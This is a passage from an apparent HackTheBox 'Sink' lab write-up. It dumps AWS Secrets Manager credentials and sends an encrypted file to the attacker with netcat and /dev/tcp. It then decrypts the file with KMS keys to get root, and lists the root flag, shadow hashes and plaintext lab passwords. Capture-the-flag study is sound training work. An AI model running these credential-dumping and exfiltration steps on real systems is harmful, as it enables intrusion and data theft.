                "b1fc831d-c662-4cce-8f26-60ea2d6553c8": [
                    "AWSCURRENT"
                ]
            }
        }
    ]
}
```

ok lets get the secret values

```
kali@kali:~$ aws secretsmanager get-secret-value --secret-id "Jira Support" --profile Sink --endpoint-url http://localhost:4566/
{
    "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-QEehQ",
    "Name": "Jira Support",
    "VersionId": "790221a6-3c13-4cae-9fef-fcb23b039dcb",
    "SecretString": "{\"username\":\"david@sink.htb\",\"password\":\"EALB=bcC=`a7f2#k\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1621571108
}
kali@kali:~$ aws secretsmanager get-secret-value --secret-id "Sink Panel" --profile Sink --endpoint-url http://localhost:4566/
{
    "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Sink Panel-gbYdB",
    "Name": "Sink Panel",
    "VersionId": "0548c744-e62a-4ace-80d6-961be2e03a08",
    "SecretString": "{\"username\":\"albert@sink.htb\",\"password\":\"Welcome123!\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1621571108
}
kali@kali:~$ aws secretsmanager get-secret-value --secret-id "Jenkins Login" --profile Sink --endpoint-url http://localhost:4566/
{
    "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins Login-okjcc",
    "Name": "Jenkins Login",
    "VersionId": "ed17cac3-3acd-4225-8599-2910848082be",
    "SecretString": "{\"username\":\"john@sink.htb\",\"password\":\"R);\\)ShS99mZ~8j\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1621571108
}
```

Bingo creds - 00 - Loot > Creds

- david:EALB=bcC=`a7f2#k
- albert:Welcome123!
- john:R);\)ShS99mZ~8j

David

login with creds

Enumerate

Sink

```
david@sink:~/Projects/Prod_Deployment$ nc 10.10.15.41 9001 < servers.enc
or
david@sink:~/Projects/Prod_Deployment$ cat servers.enc > /dev/tcp/10.10.15.41/9001
```

localhost

```
kali@kali:~/hackthebox/Sink$ nc -lvnp 9001 > server.enc
Listening on 0.0.0.0 9001
Connection received on 10.10.10.225 40268
```

Server.enc

```
kali@kali:~/hackthebox/Sink$ cat server.enc | base64
mXMs+8ZLEp9krGLLJT2YHLgHQP/uRJYSfX+YTqar7wabvOQ8PSuPwUFAmEJh86q3kaURmnRxr/sm
```

```
ZvkU6Pp0KPV7ye2sP10hvPJDF2mkNcIEVif3RaMU08jZi7U/ghZyoXseM6EEcu9c1gYpDqZ74CME
h7AoasksLswCJJZYI0TfcvTlXx84XBfCWsK7cTyDb4SughAq9MY89Q6lt7gnw6IwG/tSHi9a1MY8
eblCwCMNwRrFQ44x8p3hS2FLxZe2iKUrpiyUDmdThpFJPcM3uxiXU+cuyZJgxzQ2Wl0Gqaj0RpVD
2w2wJGrQBnCnouahOD1SXT3DwrUMWXyeNMc52lWo3aB+mq/uhLxcTeGSImHJcfUYYQqXoIrOHcS7
O1WFoaMvMtIAl+uRslGVSEwiU6sVe9nMCuyvrsbsQ0N46jjro5h1nFmTmZ0C1Xr97Go/pHmJxgG1
lxnOepsglLrPMXc5F6lFH1aKxlzFVAxGKWNAzTlzGC+HnBXjugLpP8Shpb24HPdnt/fF/dda8qya
McYZCOmLODums2+ROtrPJ4CTuaiSbOWJuheQ6U/v5AbeQSF93RF28iyiA905SCNRi3ejGDH65OWv
6aw1VnTf8TaREPH5ZNLazTW5Jo8kvLqJaEtZISRNUEmsJHr79U1VjpovPzePTKeDTR0qosW/GJ8=
```

lets see if we can decrypt this with aws kms

list keys

```
aws --profile Sink --endpoint-url http://localhost:4566 kms list-keys | grep -i keyid | awk -F " \"" '{print $3}' | sed 's/\",//g' | tee keys.txt
```

get-public-Keys

`while read p; do aws --profile Sink --endpoint-url http://localhost:4566 kms get-public-key --key-id "$p"; done < keys.txt`

```
kali@kali:~$ aws --profile Sink --endpoint-url http://localhost:4566/ kms get-public-key --key-id "c5217c17-5675-42f7-a6ec-b5aa9b9dbbde"
{
    "KeyId": "arn:aws:kms:us-east-1:000000000000:key/c5217c17-5675-42f7-a6ec-b5aa9b9dbbde",
    "PublicKey":
"MIGbMBAGByqGSM49AgEGBSuBBAAjA4GGAAQBf6SqH8DCboHeREOz7hSMRzTkY9gJAxrmdmhb9Rsfkwb1ZwGcjDVcssLw98uYDuc3nIKJqKfGEK/8He0IxrbsKXsB4Bx5/3TaOPa72/aStLfze5eqW3B0r+G65cF4B1rsKAXrTowQq+mCbJHFnjGlO9ad8NHfaZrjRQb37lcOXGU2IEU=",
    "CustomerMasterKeySpec": "ECC_NIST_P521",
    "KeyUsage": "SIGN_VERIFY",
    "SigningAlgorithms": [
        "ECDSA_SHA_512"
    ]
}
```

```
kali@kali:~$ aws --profile Sink --endpoint-url http://localhost:4566/ kms get-public-key --key-id "804125db-bdf1-465a-a058-07fc87c0fad0"
{
    "KeyId": "arn:aws:kms:us-east-1:000000000000:key/804125db-bdf1-465a-a058-07fc87c0fad0",
    "PublicKey":
"MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAw92hWPqzGmz38FCpmdWNHMnIbUE9J+NKPI7EFJ++HbfX4XGru0msDSuWsexKjYWuk2ZDGyKuUeoPGHSjaQSKIiervoLQ0b/HbOpXQW0+n/PcZAZN7sTN4D/i3JZoRFRWmUiEHrCFrKV8teXLU9wCtqsL/lMCzGkK77in9BdEnJS9C

    "CustomerMasterKeySpec": "RSA_4096",
    "KeyUsage": "ENCRYPT_DECRYPT"
}
```

Describe-key

```
kali@kali:~$ aws --profile Sink --endpoint-url http://localhost:4566 kms describe-key --key-id "804125db-bdf1-465a-a058-07fc87c0fad0"
{
    "KeyMetadata": {
        "AWSAccountId": "000000000000",
        "KeyId": "804125db-bdf1-465a-a058-07fc87c0fad0",
        "Arn": "arn:aws:kms:us-east-1:000000000000:key/804125db-bdf1-465a-a058-07fc87c0fad0",
        "CreationDate": 1609757999,
        "Enabled": true,
        "Description": "Encryption and Decryption",
        "KeyUsage": "ENCRYPT_DECRYPT",
        "KeyState": "Enabled",
        "Origin": "AWS_KMS",
        "KeyManager": "CUSTOMER",
        "CustomerMasterKeySpec": "RSA_4096",
        "EncryptionAlgorithms": [
            "RSAES_OAEP_SHA_1",
            "RSAES_OAEP_SHA_256"
        ]
    }
}
```

optional if just want to run it and see what pops up for all keys.

`while read p; do aws --profile Sink --endpoint-url http://localhost:4566 kms enable-key --key-id "$p"; done < keys.txt`
`while read p; do aws --profile Sink --endpoint-url http://localhost:4566 kms decrypt --ciphertext-blob fileb://server.enc --key-id "$p"; done < keys.txt`

be sure to pick an encryption algorithm since multiple are enabled.

`while read p; do aws --profile Sink --endpoint-url http://localhost:4566 kms decrypt --ciphertext-blob fileb://server.enc --key-id "$p" --encryption-algorithm "RSAES_OAEP_SHA_256"; done < keys.txt`

and Bingo we got a hit.

```
...[snip]...
{
    "KeyId": "arn:aws:kms:us-east-1:000000000000:key/804125db-bdf1-465a-a058-07fc87c0fad0",
    "Plaintext":
"H4sIAAAAAAAAAytOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmxqZkxg4GhkYGhAYOCAc1chARKi0sSixQUGIry80vwqSMkP0RBMTj+rbgUFHIyi0tS8xJTUoqsFJSUgAIF+UUlVgoWBkBmRn5xSTFIkYKCrkJyalFJsV5xZl62XkZJElSwLLE0pwQhmJKaBhIoLYaYnZeYm

    "EncryptionAlgorithm": "RSAES_OAEP_SHA_256"
}
...[snip]...
```

finally plaintext base64 - decode it

```
kali@kali:~/hackthebox/Sink$ echo
"H4sIAAAAAAAAAytOLSpLLSrWq8zNYaAVMAACMxMTMA0E6LSBkaExg6GxubmJqbmxqZkxg4GhkYGhAYOCAc1chARKi0sSixQUGIry80vwqSMkP0RBMTj+rbgUFHIyi0tS8xJTUoqsFJSUgAIF+UUlVgoWBkBmRn5xSTFIkYKCrkJyalFJsV5xZl62XkZJElSwLLE0pwQhmJKaBhIoLYaYnZeYm
 | base64 -d > server.bin
kali@kali:~/hackthebox/Sink$ file server.bin
server.bin: gzip compressed data, from Unix, original size modulo 2^32 10240
```

looks like the file is a gzip file so lets change its extension to .gz and gunzip it

```
kali@kali:~/hackthebox/Sink$ mv server.bin server.gz
gunzip server.gz
kali@kali:~/hackthebox/Sink/server$ ls
server
kali@kali:~/hackthebox/Sink/server$ cat server
servers.yml0000644000000000000000000000000213137745735630120 10 0ustar  rootrootserver:
  listenaddr: ""
  port: 80
  hosts:
    - certs.sink.htb
    - vault.sink.htb
defaultuser:
  name: admin
  pass: _uezduQ!EY5AHfe2
A%d̦#e0X.sig0000644000000000000000000000000211137745741110117 55 0ustar  rootroot0A#):K2
```

can already see good information but lets clean it up a little more

```
kali@kali:~/hackthebox/Sink/server$ file server
server: POSIX tar archive (GNU)
kali@kali:~/hackthebox/Sink/server$ ls
server
kali@kali:~/hackthebox/Sink/server$ mv server server.tar
kali@kali:~/hackthebox/Sink/server$ ls
server.tar
kali@kali:~/hackthebox/Sink/server$ tar xf server.tar
kali@kali:~/hackthebox/Sink/server$ ls
servers.sig  servers.yml  server.tar
kali@kali:~/hackthebox/Sink/server$ cat servers.yml
server:
  listenaddr: ""
  port: 80
  hosts:
    - certs.sink.htb
    - vault.sink.htb
defaultuser:
  name: admin
  pass: _uezduQ!EY5AHfe2
```

so it was a tar file so we changed its extension to .tar then untared the file and got 2 files
servers.yml and servers.sig
servers.yml shows creds and domain names.

- admin:_uezduQ!EY5AHfe2
  more creds lets store them in our loot. 00 - Loot > Creds
  turns out the admin creds work with root
- root:_uezduQ!EY5AHfe2

root

```
root@sink:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sink:~# whoami
root
root@sink:~# hostname
sink
root@sink:~# cat root.txt
f6224b763bdb1e692d02675b86aa25f
```

shadow file

```
root:$6$PYtd2G7mK9kPLNkn$9kn.hmGZhQ1Am5Pyi2.o.Lt6k7ned9iHRyXIu4yg28NkHW0UTf9IaZ7NA7P5spZJK9CDIYYnW9P1najKD8ETA.:18598:0:99999:7:::
marcus:$6$31DP0SAo6K.8f41x$9My5iGV45duNiQ3CwBa.GDJvW/TghFfE8/8fk0hcv.vzwWMdGFJCLpUxnZ9wWmL2DHslXQvIRm5DI1U9yLm3f0:18597:0:99999:7:::
david:$6$PZKlJBypzZe8g6lX$RXEVSV2AUpmYyIQBvKpRLSO98kVmDmaftz4n34djLkKkoSjGgjTxRalRt6R18hVbEs4AO46PX2JYliDD464kS/:18598:0:99999:7:::
```

Gunicorn Admin Creds (port 5000)

Found in ~/desync/bot.py

- admin@sink.htb:5BaVsxT6m5iXTH9